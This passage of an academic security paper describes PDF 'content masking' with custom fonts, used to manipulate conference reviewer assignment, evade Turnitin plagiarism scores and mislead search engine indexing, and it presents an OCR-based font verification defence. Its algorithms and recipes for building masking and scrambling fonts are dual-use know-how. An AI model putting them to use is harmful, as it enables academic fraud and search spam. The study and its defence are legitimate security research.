Finally, search engines and document repositories may be subverted to display unexpected content also. Here, we may replace the entire text of a PDF without changing the rendered view, with a variety of implications. One may hide advertisements in academic papers or business fact sheets, for example, to spam users searching for information. In this exploit, the attacker should replace an entire document with the fewest number of fonts necessary, to avoid seeming particularly unusual. This must be done in a different way than for the topic matching exploit, due to changing the entire document rather than a few words, so we outline another method in Section 6. We then test it on popular search engines, finding that Yahoo!, Bing, and DuckDuckGo are susceptible.

Having enumerated these vulnerabilities, as these systems eschew optical character recognition (OCR) for its overhead, we offer a comprehensive and lightweight alternative mitigation method in Section 7. While a naive

method would perform OCR over the full document, we instead render the unique characters used within the document and perform OCR on these. This font verification method has several technical challenges in its implementation, due to the number and variety of glyphs within font files, and all these issues are overcome in the algorithm we provide. We find it performs at a roughly constant speed regardless of document length (a tenth of that for full document OCR at 10 pages), with glyph distinction accuracy just under 100%, and with 100% content masking attack detection rate.

2 Background Information

PDF Text Extraction: The Adobe PDF standard contains eight basic types of objects, including strings. Strings house the text in a document, including plain text, octal or hexadecimal representations of plain text, or text with some type of encoding [12]. PDF rendering software treats each string as a series of character identifiers (CIDs), each mapping to its corresponding glyph within the font associated with that string via the Character Map (CMap) [13]. A series of glyphs is thus displayed.

Text information extracted from PDF files by using tools like the Python package PDFMiner. These tools extract text by copying the plaintext from all string objects in a PDF file. Though these tools can extract the font name for each string as well, a whitelist will not defend against this attack, as fonts may be given any name.

Topic Matching: The exponential growth of human knowledge/record keeping and the ease of its access demands an efficient means of providing context-relevant search results, stemming the research field of natural language processing. This field extracts the specific subject of a document without the need for human classification. The ultimate goal of useful search results prompts the companion research field of matching keywords to topics which has been tackled by the leading search engines.

Latent Semantic Indexing (LSI) is a popular natural language processing algorithm for extracting topics from documents. The LSI approach infers synonymous words/phrases to be those with similar surrounding contexts, rather than constructing a thesaurus. These detected patterns can allow singular value decomposition to reduce the number of important words in a document such that it may be represented by a small subset. This small subset, of cardinality k, then contains frequency data for each element, such that the document may be represented by a dot in k-space. Similarity between documents is easily calculated via their Euclidean distances apart in this geometric representation [14].

Latent Dirichlet Allocation is a newer popular topic extraction algorithm, which is generally speaking a probabilistic extension of LSI [9]. Topics are generated as collections of related words, using supervised learning. The probability of a document corresponding to each of the predefined topics is calculated based on how well the words within the document correspond to the words within each topic [15, 16].

Topic matching is used within the automation of the review assignment process for several large conferences, such as the ACM Conference on Computer and Communications Security (CCS) or the IEEE International Conference on Computer Communications (INFOCOM). These conferences receive many submissions and have many reviewers, and the manual task of finding the most suitable reviewers for each paper is onerous, so they automate by comparing topics extracted from subject papers and papers published by reviewers. The authors of [9] execute a performance comparison between LSI and LDA for use in the present (as of 2016) INFOCOM reviewer assignment system, which uses PDFMiner for text extraction, finding LSI to work well with the academic papers submitted to that conference. We accordingly perform our experiments using LSI to determine the important keywords of each paper, and note that the attack functions equivalently using LDA.

Plagiarism Detection: Turnitin, LLC has the dominant market share for plagiarism detection software. Its software is proprietary, but current documentation states "Turnitin will not accept PDF image files, forms, or portfolios, files that do not contain highlightable text..." [10], indicating that PDFMiner or some similar internally developed tool is used to scrape the text from PDF documents. We may assume from the lack of support for image files that optical character recognition (OCR) is not used, meaning that our proposed attack should succeed, which is proved in Section 5.2.

Additionally, the Turnitin documentation states that "All document data must be encoded using UTF-8 character set" [17]. As mentioned in Section 2, text may have custom encodings, but here we find they are not permitted by Turnitin. This disallows any attack where text, gibberish in appearance, is translated via decoding into legible text. However, no restriction on fonts is in place, due to the necessary ability for Turnitin's client institutions to specify their own format requirements.

Document Indexing: Extracting topics from a document is somewhat of a subproblem to the larger issue of document indexing. As information highly relevant to a search may appear in a small portion of a document, simply relying on the overall topic of every document to infer relevancy to a search may miss some useful results. A search engine should do more than simply topic modeling to show results for a query. In fact, Google uses more than 200 metrics to determine search relevancy [18], including its famous PageRank system of inferring quality of a site based on the number of sites linking to it [19].

Though documentation is sparse on other search engines such as Bing or Yahoo, Google does host some discussion of its treatment of PDF files. It states that they can index "textual content ... from PDF files that use various kinds of character encodings" [20] but that aren't encrypted. "If the text is embedded as images, we may process the images with OCR algorithms to extract the text" [20], but for our content masking attack, text is not embedded as images, so logically the system would not perform OCR. Our experiment finds out for sure for Google, Bing, Yahoo, and DuckDuckGo in Section 6.2.

3 Masking Font Creation

The content masking attack is facilitated by the ability to embed custom fonts within PDF documents. In fact, having all fonts embedded is a formatting requirement for the submission of academic papers to conferences. However, no integrity check is performed on those fonts as to the proper correlation between text strings within the PDF file and the respective glyphs rendered in the PDF viewer. An attacker may map characters to arbitrary glyphs and alter the text extracted from a PDF document while it appears unchanged to humans in a PDF viewer. This requires two steps, firstly to create the requisite font files and secondly to encode the text via these font files.

The first step may employ one of the multiple open source multi-platform font editing tools such as FontForge [21]. With this tool, one can open a font and directly edit the character glyphs with the typical vector graphics toolbox, or copy the glyph for a character and paste it into the entry for another character. One can then edit the PDF file directly with open source tools such as QPDF [22], or in the case of manipulating academic papers, quicken the process by adding custom fonts in LaTeX, and aliasing each to a simple command [23]. We employ the latter method for its greater ease. It employs the program ttf2tfm, included with LaTeX, to convert TrueType fonts to "TeX font metric" fonts which are usable by LaTeX. Two LaTeXcode files are supplied by [23]: T1-WGL4.enc for encoding, and t1custom.fd for easy importing of the font into a LaTeXdocument.

The second step of choosing how to mask this content and what in a document to encode with custom fonts depends on the system targeted, and the technique and evaluation for each of the three scenarios introduced in Section 1 appears in the following three sections.

4 Content Masking Attack Against Conference Reviewer Assignment Systems

As learned in Section 2, topic matching works from groups of words constituting the main topic of the document. Assignment of conference paper submissions to reviewers is accomplished by finding the highest similarity between detected topics within submissions and those within a corpus of reviewers' papers. Meanwhile, a lazy paper writer may wish to collude with specific reviewers, know of some more generous to papers, or just think reviewers may be less critical of papers not within their specializations. This lazy writer needs to change the paper topic to target a specific reviewer, replacing words corresponding to the topic of the paper with words comprising the topic of a paper from the reviewer's corpus, while being masked as the original words to still make visual sense. We now discuss the challenges for this attack and methods to target one or more reviewers, and subsequently evaluate the attack efficacy.

4.1 Construct Word and Character Maps

We primarily require a list of original words within the subject document to change, and a list of words from the target document to which to change these original words. The new words will then be masked to display as the original words using the masking fonts described in Section 3. First, any stopwords within the document should be eliminated from consideration. These are common words within the paper's language, such as "the," "of," "her," or "from." Stopwords may be removed by using existing tools like the Natural Language Toolkit (NLTK) Python package [24]. From here an attacker can replace the most frequently used words in the subject paper with the most frequently used words in the target reviewers paper. This will result in the most frequently used words in the target paper also appearing in the subject paper, for a high similarity score as measured by the LSI method within the automatic reviewer assignment system.

Consider word lists A and B having constituent words $\{a_1, a_2, ..., a_n\}$ and $\{b_1, b_2, ..., b_n\}$ which are in descending order of appearance within the subject and target papers, respectively. An attacker wishes to replace words A with topic B and must therefore replace each word a_i within the text of the subject paper with a word b_i, encoded using some font(s) to render b_i the same graphically as a_i (a *word mapping*). No other words should/need be changed. Consequently, the objective is to construct a mapping between the letters of each b_i and a_i (a *character mapping*). If a_i and b_i are character arrays $\{a_i[1], a_i[2], ..., a_i[p_i]\}$ and $\{b_i[1], b_i[2], ..., b_i[q_i]\}$, then the attacker should construct a *masking font* such that the character $b_i[1]$ maps to the glyph $a_i[1]$, $b_i[2]$ to $a_i[2]$, etc. We may consider this analogous to a map data structure, where $b_i[1]$ is a key and $a_i[1]$ its value, and so on. Two challenges naturally arise in constructing the required character mappings:

One-to-Many Character Mapping: From the brief




Figure 1: Handling the word length disparity challenge. Each box represents a character.

Algorithm 1 Build Character Map

Input: subject paper s, target paper t
Output: character mapping $C : B \rightarrow A$, encoding fonts $F = \{f_1, f_2, ..., f_x\}$

1: $A \leftarrow$ top k topic words of LSI(s)
2: $B \leftarrow$ top k topic words of LSI(t)
3: $C \leftarrow$ empty character map
4: **for** $i \leftarrow 1$ to k **do**
5: $\quad p_i \leftarrow length(a_i)$
6: $\quad q_i \leftarrow length(b_i)$
7: $\quad$ **if** $p_i < q_i$ **then** ▷ favorable mapping
8: $\quad\quad$ **for** $j \leftarrow 1$ to p_i **do**
9: $\quad\quad\quad C \leftarrow C \cup \{(b_i[j], a_i[j])\}$
10: $\quad\quad$ **for** $j \leftarrow p_i + 1$ to q_i **do**
11: $\quad\quad\quad C \leftarrow C \cup \{(b_i[j], \emptyset)\}$
12: $\quad$ **else if** $p_i > q_i$ **then** ▷ unfavorable mapping
13: $\quad\quad$ **for** $j \leftarrow 1$ to $q_i - 1$ **do**
14: $\quad\quad\quad C \leftarrow C \cup \{(b_i[j], a_i[j])\}$
15: $\quad\quad rest \leftarrow$ combine $\{a_i[q_i], ..., a_i[p_i]\}$
16: $\quad\quad C \leftarrow C \cup \{(b_i[q_i], rest)\}$
17: $\quad$ **else** ▷ equal word length
18: $\quad\quad$ **for** $j \leftarrow 1$ to q_i **do**
19: $\quad\quad\quad C \leftarrow C \cup \{(b_i[j], a_i[j])\}$
20: $x \leftarrow$ largest number of key collisions in C
21: $temp \leftarrow C$
22: **for** $i \leftarrow 1$ to x **do** ▷ build fonts
23: $\quad f_i \leftarrow$ empty font
24: $\quad$ **for each** $c \in C$ **do**
25: $\quad\quad$ **if** value in c is $\emptyset$ **then**
26: $\quad\quad\quad C \leftarrow C \setminus \{c\}$
27: $\quad\quad\quad$ use clearing font for key in c
28: $\quad\quad$ **else if** no key collision between c, f_i **then**
29: $\quad\quad\quad C \leftarrow C \setminus \{c\}$
30: $\quad\quad\quad f_i \leftarrow f_i \cup \{c\}$
31: $\quad F \leftarrow F \cup f_i$
32: $C \leftarrow temp$
33: **return** C, F

example in Section 1 of changing the word *green* to *brown*, we know that in terms of a map data structure there is a collision for the key e and the values o and w, such that an attacker will require two masking font "maps" to render *green* as *brown*. The first challenge is to minimize the number of fonts required in the document, so as to avoid suspicion, while fully switching topic A for B. This problem is not delimited by word: some character mappings may be reused in the same or other words, and many may not. Additionally, changing all of the words in A to those in B may be unnecessary, which also impacts the number of one-to-many mappings and resultant number of required font files. If fewer words must be changed while ensuring the required similarity between papers, fewer fonts may be required, and a naive font count threshold defense will be less effective.

Word Length Disparity: Further, the lengths p_i and q_i of words a_i and b_i may differ, causing a_i to be longer than b_i or vice versa. If $p_i > q_i$, to render b_i as a_i, a font file entry is necessary for the letter $b_i[q_i]$ mapping to the last $p_i - q_i + 1$ letters of a_i. Several additional fonts may be necessary if some $b_i \in B$ have the same last character. Thus, we define a *favorable keyword mapping* as a word mapping $b_i \rightarrow a_i$ such that $p_i < q_i$. In this case, only a single *clearing font* is needed, wherein all characters map to a blank glyph of no width. Figure 1 illustrates handling favorable and unfavorable mappings. In practice, a blank glyph of no width is in fact a single dot, of width (and height) equal to the smallest unit of measure within a font drawing program. In contrast, an i is 569 units wide (and a w is 1500 units wide), so this dot will not be rendered at all. And because this clearing font has all letters map to no-width blanks, it will be the only additional font required if $\forall i, p_i < q_i$, hence its favorability.

4.2 Matching One or More Papers to One Reviewer

Mapping of words from B to A is by their original descending order of frequency within the target and subject papers, respectively. Algorithm 1 shows the overall encoding process and begins by running the LSI model on the subject and target papers, then constructing a map between characters in k of the topic words returned. Then, the mapping is added to C for each character, for each word of B, to the corresponding character(s) in the corresponding word of A. Here, comments (Lines 7, 12, 17) indicate the steps taken for favorable and unfavorable mappings and the case when both words are of the same length. Finally at Line 22, the mappings in C are broken up into collections to be made into custom masking fonts, with the exception of those characters from favorable mappings which map to null, for which the previously introduced single clearing font is used. Resulting

from this algorithm are fonts to be used for each character of the words in B to mask them as the words in A. If the attacker has multiple papers under submission, this process may be repeated independently for each paper.

4.3 Matching One Paper to Multiple Reviewers

For a better chance at cheating the peer review process and to collude with multiple reviewers, the content masking attack can be adapted to split up the masked words among two (or more) different lists of frequently used words. Instead of mapping between word lists A and B, the attacker will map between A and B and A and C, such that a_1 will be replaced with b_1 part of the time and c_1 the rest of the time, and so on. The method is otherwise the same as shown in Algorithm 1, but has its own challenge.

Intuition would suggest replacing a_1 half of the time with b_1 and half of the time with c_1. However, the requirement for the attacker's paper to be the most similar of a large number of papers to a reviewer's paper and also the most similar of all others to another reviewer's paper is quite stringent. The intuitive method fails as the similarity score for one target reviewer will be high enough but the other too low. So we use an iterative refinement method which tunes the replacement percentages according to the calculated similarity scores until they are both the highest among their peers. This is generalizable to more than two reviewers, by refining the percentages proportionally according to the successive differences in similarity scores between the subject paper and each of the target papers. We match one paper to three reviewers in Section 4.4, the typical number of reviewers to which papers are assigned (barring contention in reviews, which would not happen during collusion).

4.4 Experiment

We have built a conference simulation system reproducing the INFOCOM automatic assignment process described in [9]. We imported into this system 114 TPC members from a well-known recent security conference as reviewers, and downloaded a collection of each of these reviewers' papers published in recent years. In total, this comprised 2094 papers used as training data for the automatic reviewer assignment system. For testing data, we also downloaded 100 papers published in the greater Computer Science field. Our experiment, then, is to test the topic matching of the test papers with the training papers, via our content masking attack. Following are evaluations of the content masking attack matching one paper to one reviewer, multiple papers to one reviewer, and one paper to multiple reviewers.

Matching one paper to one reviewer: The automatic reviewer assignment process compares a subject paper with every paper from the collection of reviewers' papers to gather a list of similarity scores. The reviewer with the highest similarity score is assigned the paper to judge (if available). We therefore aim to change a testing paper topic to a training paper topic, and to examine how well this works with all papers. For each such pair of papers, then, we replace the frequently appearing words A in the testing paper with those frequently appearing words B in the training paper via Algorithm 1. We test the topic matching of each of the 100 testing papers against our training data to see what is required to induce a match.

For each pair of training and testing papers, we replace important words in the testing paper one by one, to see how many replacements are needed to make that pair the most similar. Figure 2 illustrates this iterative process for one example training/testing paper pair, showing resultant similarity scores. The box plots show where the greatest concentration of the 2094 similarity scores dwell, while red pluses show outliers. The blue stars which emerge to the top correspond to the similarity scores between the testing paper and the target training paper. Figure 2 shows a clear separation of that similarity score from the rest after replacing 9 words, meaning that for this pair, content masking all appearances of those 9 unique words in the testing paper will result in its assignment to the reviewer who wrote that training paper.

Performing this process for all 100 testing papers, we compile the results into Figure 3, which displays the cumulative distribution function (CDF) for the number of words requiring replacement. Evidently, all 100 papers may be matched with the target with 12 words or fewer masked. The sharp jump appearing from 4-9 words indicates that most papers can be successfully targeted to a specific reviewer masking between 4 and 9 words. The font requirements for replacing these words is then represented in Figure 4. A majority of papers require 3 or fewer masking fonts, while almost all of them need only as many as 5. This is a comparatively small number and should go unnoticed among the collection of fonts natural to academic papers. For example, this paper has some 19 embedded fonts, between bold/italic variants, fonts used in figures, and one picture font used in Table 1.

Matching multiple papers to a single reviewer: Should an author wish to have multiple submitted papers all assigned to a target reviewer, the author may simply repeat the content masking process on each paper. While in the previous case we find that an average of 3 or 4 fonts is necessary to make a single test paper sufficiently similar to the target training paper, that needs not directly translate to 3 or 4 fonts per paper with multiple papers. Some fonts may be reused among papers, resulting in




Figure 2: Similarity scores relative to amount of words masked. Blue stars show the desired matching.




Figure 3: Word masking requirements for all 100 testing papers.




Figure 4: Masking font requirements for all 100 testing papers.




Figure 5: Masking font requirements for matching from 1 to all 100 testing papers to a single reviewer.




Figure 6: Similarity scores relative to amount of words masked, between a paper and three reviewers. Blue stars, black circles, and green triangles show the desired matchings.

fewer overall fonts used. Figure 5 confirms this, showing a trend more logarithmic than linear.

Matching a paper to multiple reviewers: Finally, we evaluate the iterative refinement method to split masked words among three reviewers' papers as discussed in Section 4.3. Figure 6 shows that the similarity scores for the three target reviewers (blue star, black circle, and green triangle) consistently increase; after some 70 words masked, the subject paper is more similar to the three target papers than any others.

5 Content Masking Attack Against Plagiarism Detection

While a method similar to the topic matching subversion technique just outlined may be used to hide plagiarism, fewer requirements constrain the plagiarist than the lazy author targeting a specific reviewer in a conference. Specifically, an attacker needs only make the underlying text *different* than the rendered, plagiarized text. The underlying text does not need to be actual words, and so only one font is needed, ensuring the naive defense of limiting fonts is defeated. This *scrambling font* is just a random scrambling of the characters. Each original letter is replaced with the letter which displays as the original. Resulting is a human-legible PDF document which appears as gibberish to Turnitin and necessarily has a similarity score of 0%. Details and options for this method are below, followed by an evaluation of each option.

5.1 Targeting a Specific Plagiarism Score

Because Turnitin is a similarity checker, not a plagiarism detector, it relies on the human factor to actually detect plagiarism. Turnitin informs the individual with grading duties of any pieces of similar prose, which naturally arise due to the plethora of written work in existence and the human tendency toward common patterns and figures of speech. It is unlikely then, and would stand out to the grader, that a submission would have 0% similarity with anything ever written. We offer and evaluate two methods an attacker can use to target a specific (low but non-zero) similarity score and more likely go unnoticed.

By Letter: Here, the attacker begins with a scrambling font and removes characters from being scrambled successively until a target percentage of the text is not being replaced. Intuitively, this small target percentage would then appear plagiarized, yielding a credible similarity score. This may be done in a calculated fashion using the known frequency of usage of letters in the English (or other) language. The letters may be listed by their




Figure 7: Effects of the percentage of text changed upon plagiarism similarity scores for 10 sample documents.

frequency in ascending or descending order (we evaluate both) and then excluded from scrambling in that order until the target percentage of unaltered text is reached.

By Word: This method is similar to the previous, but instead of leaving some characters unscrambled in the custom font, the attacker leaves some words unaltered by not applying the custom scrambling font to them. Here, words within the document may be listed in frequency of appearance, ascending or descending, and excluded from the scrambling font in that order (we again evaluate both). We also consider changing words at random with a probability targeting some similarity score. This method may be more effective for an attacker in the long run, if Turnitin implements a requirement that some percentage of words be found in a dictionary, English or otherwise. In that case, this attack may be augmented by the previously described method of replacing real words for other real words rendered as the originals.

5.2 Experiment

We use 10 already published papers retrieved from the Internet and mask the content in varying degrees to see the effects on Turnitin's returned similarity scores. We vary the amount a scrambling font is applied to the text according to the previously described methods and upload the resultant papers to Turnitin. Again, we target a specific range of similarity scores, between 5% and 15%, such that a human grader is unlikely to suspect foul play.

Figure 7 plots the three methods. "Frequency descending" refers to the method of masking words in the order of their frequency of appearance in the document, while "Letter usage descending" refers to masking letters by their frequency of usage. Ascending order proved unwieldy in both cases and not worth displaying. Finally, "Random replacement" refers to the method of iterating over all words and masking them with a probability of 1-100% in increments of 1%. These are all plotted in terms of the percentage of text changed. Masking letters by their frequency of usage results in a similarity curve that is too steep to be manageable for selecting a small range of similarity scores. In contrast, the other two methods are very suitable for comfortably picking a specific range. Any probability between 17% and 20% will net a similarity score in our desired 5-15% range in the case of randomly chosen masking. When words are replaced in order of their frequency of appearance, the 5-15% range may be achieved by replacing anywhere between 20 and 40% of the words, offering a very wide range of safety for the plagiarist.

6 Document Indexing Subversion

The final direction of this attack is against search engines, whether for the entire web or for small document repositories or websites. Websites can implement a simple search returning pages housing the query text, or they can use custom search engines offered by Google [25] or Yahoo! [26]. Microsoft Bing also offers its API [27]. As small sites are unlikely to have a more sophisticated search mechanism than the leading search engines, we target and demonstrate our attack against these.

6.1 Method

We here consider modifying the entire content of a PDF to render as something else. Both the underlying text extracted by PDFMiner (or otherwise) and the rendered text should make sense in this case, so that an individual searching for certain terms will be caused to find a PDF holding those words but displaying something entirely different. This results in a more extreme version of the one-to-many character mapping challenge from the attack against topic matching. Instead of masking a small finite number of words, we now examine masking the entire content. However, this is facilitated by the realization that these masks are not necessarily delineated by spaces as before; the attacker can treat the entire document as a single word to be masked. It consequently encounters the word length disparity challenge, to treat the variation in length between real and rendered text, but only once.

Nevertheless, the strategy of adding new fonts, ad hoc, to cover each new mapping quickly balloons out of control, in terms of the attacker needing to keep track of what mappings appear in what font. The number of fonts will increase with the number of characters to be masked, to an upper limit of every character needing a map to every other. Considering (for English) upper and lower case letters, numbers, and common punctuation (22 symbols, dependent upon count), all $26+26+10+22 = 84$ characters must each map to the other 83 different characters, as well as themselves for those cases which a character and its mask are the same. This requires 84 fonts and represents $84^2 = 7056$ mappings. Code can certainly be

Search Engine	Indexed Papers	Attack Successful	Evades Spam Detection	Not Later Removed
Google	✓	✗	✗	✗
Bing	✓	✓	✓	✓
Yahoo!	✓	✓	Flagged / Cleared	✓
DuckDuckGo	✓	✓	✓	✓

Table 1: Results of content masking attack on search engines.


written to automatically construct all these mappings, but to make this more efficient, we offer an alternative - 84 fonts, in each of which all characters map to one masking character. For example, in font "MaskAsA" character *a* maps to *a*, *b* to *a*, *4* to *a*, *!* to *a*, etc. To mask a document as another, the attacker may simply apply fonts, character by character, that correspond to the desired mask. At the end of the documents, the three end behavior options presented as part of Algorithm 1 and illustrated in Figure 1 function here as well, to handle the length variation.

6.2 Experiment

To demonstrate the efficacy of this attack, we obtained a handful of well-known academic papers, masked their content, and then placed them on one author's university website to be indexed by several leading search engines. For this simple proof of attack, we only used one masking font which scrambled the letters for rendering. The resulting papers have legible text that renders to gibberish, meaning that if they can be located by searching for that legible text, the search engine is fooled.

We submitted the site housing these papers to Google, Bing, and Yahoo! and searched for them some days later. Search engine DuckDuckGo does not accept website submissions but we searched there as well. Table 1 lists the results of our content masking attack on these search engines. "Indexed Papers" indicates the search engine listed the papers in its index. "Attack Successful" means they are indexed using the underlying text, not the rendered gibberish. After a successful attack, the papers may later be put behind a spam warning or removed from the index, as shown in the last two columns. We found similar results for each of the 5 papers tested: that Bing, Yahoo!, and DuckDuckGo all indexed the papers according to the masked legible text, and none removed them later (at time of writing). Yahoo! did mark them as spam after two days but confusingly some days after that removed the spam warning.

Figure 8 illustrates this for one of tested paper. The masked paper is shown in Figure 8a and contains no rendered English words beyond what is shown. Figures 8b, 8c, and 8d show the search results for the legible underlying text, and Figure 8e shows the spam warning appearing days later but later disappearing. Each query was



(a) Gibberish paper

(b) Bing result for the gibberish paper

(c) DuckDuckGo result for the gibberish paper

(d) Yahoo! result for the gibberish paper

(e) Temporary Yahoo! spam warning

Figure 8: Results of the content masking attack against popular search engines. The attack was not successful against Google.

appended with "site:XXX.edu" to isolate the university website where they are hosted for this proof of concept.

Interestingly, Google indexed the papers, but according to the rendered gibberish, not the underlying text. This indicates, of these four engines, only it performs OCR on PDF files it indexes rather than extracting the text through PDFMiner or the like. After two days, the papers were removed from Google's index, before the authors obtained screenshots. We conclude that Google has a robust defense against the content masking attack, while the other three engines remain susceptible.

7 Defense Against Content Masking

As intoned through this paper, Optical Character Recognition (OCR) is able to move the text extraction process from targeting the underlying text to the rendered version, preventing this masking attack. OCR is required for print documents scanned to PDF, but for documents with rendered text, system designers have been loath to use OCR in lieu of PDFMiner or its ilk. OCR is far more complex and requires more processing time than simply running the PDF file through a lightweight parser to collect its strings. We propose here a lightweight font verification method that enables the use of OCR in a highly efficient way to prevent the content masking attack. The intuition is simple; we render each character in the fonts embedded in the subject PDF file and then perform OCR on those characters rather than the rendered PDF file itself. Where an academic paper may be some 50,-75,000 characters, the fonts embedded therein usually contain at most just a couple hundred characters.

Challenges and Technical Details: While the intuition is simple, some challenges arise in its realization. First, while most PDF generation tools will embed only those letters used in the document, it is possible through Adobe InDesign, as one example, to embed the whole font. Some fonts accommodate many characters used in many other languages, and the upper limit on font character capacity is $2^{16} = 65,536$ because characters have a two-byte index. Clearly, performing OCR on a font of that size will be equivalent to performing OCR on an academic paper in terms of computational overhead. Consequently, we scan the document to extract the characters used, and only render those characters (in their respective fonts) for OCR verification. This requires iterating over the entire document, but the overhead introduced here is much less than with full-document OCR, as the process just builds a list from the series of character codes rather than executing image processing techniques on all character glyphs. OCR is then performed on the series of character codes used in each font only.

Second, the existence of many special characters within a font prompts the question of what characters OCR can distinguish and how to handle those it can't. Theoretically, OCR may mature to the point where it can distinguish any sort of accent mark over normal letters, any characters used in languages other than English, and any additional special characters used in typeset mathematics, etc., and some OCR software may be currently in development working on a subset of these problems. However, we aim to provide a defense method readily integrable into current systems. Additionally, such an advanced software will likely incur overhead beyond that of a current OCR package to achieve the requisite precision, where our solution must be sufficiently lightweight to fit within systems where full-document OCR has not been applied due to computational complexity. We define a *normal set* of character codes as those representing upper and lowercase English letters, numbers, and common punctuation, which English OCR packages target, and then we check if the extracted character codes appear in this normal set or not. A letter in the normal set appearing as something other than itself is evidence of the content masking attack, as is a letter outside the normal set having the glyph of one inside. OCR is performed on all used characters in the font, as previously mentioned, and those within the normal set are required to have the correct respective glyph, while those outside the normal set are constrained not to have a distinguishable glyph (i.e. one appearing in the normal set).

The third issue arises with the fact that many special characters have high similarity with normal characters, especially for those fonts in common use which have many thousands of available characters. If one such special character is used legitimately in the text, the scheme just described will flag it as a content masking attack due to its similar appearance with a normal set character. Worse, common OCR tools available presently will conflate characters which humans can easily tell apart but for which the software is not precise enough to do so. For example, it is easy to tell visually that π and n are different characters, but not by common OCR tools.

Font Training Step: We therefore introduce a training step, wherein OCR is performed on the font and lists of intersections compiled. When we perform OCR on each represented character and the detected glyph for a special character but appears like a normal letter, we check the list of characters similar to that normal letter. If the special character appears on that list, we recognize that it may be valid and that we cannot know if it is being used legitimately or as part of a content masking attack. As the purpose of the content masking attack is to disguise the visually rendered text as some other text for the computer to see, we simply replace the extracted character code for this letter as the normal letter it looks like, and pass this on to the end application. If content masking is occurring, the rendered text is sent to the plagiarism

detector, reviewer assignment system, etc., thwarting the attack. Otherwise, the string in which this special character appears is with high probability not an English word and would not be useful to the end application anyway. A reviewer assignment system or plagiarism detector will not make use of mathematical equations when assigning reviewers, as these are not discernible words, so if πr^2 is extracted as nr^z, no loss of function is suffered.

This training solution prompts one further issue, which is that different fonts will need to be trained independently as their nuances cause different sets of characters to appear similar. For the reviewer assignment and plagiarism detection problems, we know a limited number of fonts should be used, due to academic formatting requirements favoring a small set of fonts. Nevertheless, for other applications, such as search indexing, the only limit on the number of fonts that can be trained is that those fonts must be legible enough for an OCR tool to parse. These lists do not occupy too much space; for example our lists for Times New Roman and Arial fonts are 29.4KB and 36.2KB, respectively. This database compiled, the OCR tool will be used to discern the real name of each font used in the document, to counteract the problem mentioned early in this paper, that an attacker may name a font anything desired. Open source OCR tools such as Tesseract OCR [28] provide this functionality.

Font Verification Overview: The training process begins by gathering a collection of fonts and training the system on each. For each character in a font's normal set, all special characters are tested for OCR similarity, and any identified as similar are added to the list for that normal character. Testing a new PDF file is outlined in Algorithm 2, wherein the list of characters and their fonts is reduced to unique combinations of those attributes, and each then tested with OCR. Content masking attacks are detected in lines 12 and 17 when the underlying character index is a normal character other than the OCR-extracted character or when the underlying character index is a special character that does not appear in the similarity list for the OCR-extracted character. In these cases, this pseudocode exits to notify of the attack, though other behavior could be inserted here. This protects all end applications, except in the attack against plagiarism detection in which the attacker replaces normal characters with special characters similar in appearance. That specific attack is identified as possible at line 15, in the case that the underlying character is a special character which does appear in the similarity list for the OCR-extracted character; in this case all instances of this character in the text extracted from this file are replaced with the OCR-extracted character for use in the end application.

Algorithm 2 Extract Rendered Text


Input: font list $F = \{f_1, f_2, ..., f_p\}$, normal character index set $N = \{n_1, n_2, ..., n_q\}$, special character index set $S = \{s_1, s_2, ..., s_r\}$, document character list $D = \{d_1, d_2, ..., d_s\}$

Output: extracted text $T = \{t_1, t_2, ..., t_s\}$

```
1:  Unique character index/font map list U = ∅
2:  for i ← 1 to s do
3:      if d_i ∉ U then
4:          U ← U ∪ (d_i, FONT(d_i))
5:  m ← |U|
6:  OCR-extracted character index set O = {o_1, o_2, ..., o_m}
7:  for i ← 1 to m do
8:      o_i ← OCR(u_i)
9:      f ← u_i.font
10:     L ← list of similar character lists {l_1, l_2, ..., l_v} for f
11:     if u_i.index ∈ N then
12:         if o_i ≠ u_i.index then          ▷ Attack Detected
13:             break
14:     else if u_i.index ∈ S then
15:         if u_i.index ∈ l_{o_i} then      ▷ Attack Possible
16:             u_i ← o_i
17:         else                             ▷ Attack Detected
18:             break
19: T ← Apply modified U to D
20: return T
```

Font Verification Performance: The implementation for this defense method is written in Python and employs PDF-Extract [29] to extract font files from PDFs, textract [30] to extract the text strings, and pytesseract [31], a Python wrapper for Tesseract OCR [28]. The alternative to our font verification method is to perform OCR on the entire document, so we use Tesseract OCR for this purpose also for a fair comparison. This comparison will illustrate not only that our method detects/mitigates the content masking attack as well as the naive full document OCR method, but that it performs far better in several scenarios common to PDFs both in and out of the presence of our content masking attack.

First, we compare the performance of the two methods with differing amounts of masked content. We generate 10 PDF files with masked characters varying from 5-20% in frequency of appearance, and apply both methods to each of these file. The results are shown in Figure 9 and show a distinct benefit to our font verification method compared with the traditional full document OCR. Here, *detection rate* refers to the correct extraction of rendered text and the consequent ability to prevent the content masking attack from occurring. For full document OCR, we generate 10 PDF documents with no con-






Figure 9: Attack detection under varying degrees of attack.




Figure 10: Attack detection on PDFs of different sizes.




Figure 11: Attack detection time relationship with PDF size.

tent masking and measure the error in character recognition, and then we use this error as a threshold, such that the attack is flagged for one of the content masked PDF files if it is determined to have a larger difference between characters and their glyphs. That threshold was measured at 7%, and more than 20% of characters had to be masked before the full document OCR method detected the content masking attack (after this, detection was 100%). The attack is considered detected by the font verification method if Algorithm 2 flags it or the edge case approach we take of replacing special characters that look like normal letters with those normal letters will enable the end application (plagiarism/spam detector) to process the text properly and thereby flag the attack. In all cases, our algorithm detected the attack or constructed the proper English words required by the end application to detect it.

The disparity here between the methods' accuracy in the 5-20% character masking range has a few aspects involved. Fewer masked characters will appear in a sparser distribution, which make them less visible among legitimate characters. OCR is affected by the distance between characters and the resolution of the image, among other things, which we can control in the case of font verification but which are not controlled when performing OCR over an entire document. We can generate an optimal image of all relevant characters, check their validity, flag detected attacks, and in the case of special characters which appear identical to normal letters, replace them with those normal letters for proper use in the end application.

We also analyze the effects of document length on the detection rate for each method, by comparing their results on 10 PDF files ranging from 1-10 pages in length and having an even 30% distribution of masked characters. Figure 10 illustrates that while the font verification method is almost perfectly static, full document OCR gradually performs more poorly, reaching 14% misdetection by page 10. The aforementioned OCR error rate explains this problem, where while 30% masked characters is above the required 20% to guarantee detection in the previous experiment, additional pages of text steadily allow more masked text to go unnoticed. The font verification appears to be 100% throughout, but actually dips to 99.8% halfway through. Our method is not immune to the errors inherent to OCR as it also uses OCR, but its more judicious approach minimizes those errors. In this case, OCR is confusing the ';' and ':' characters; these are rare but eventual in prose.

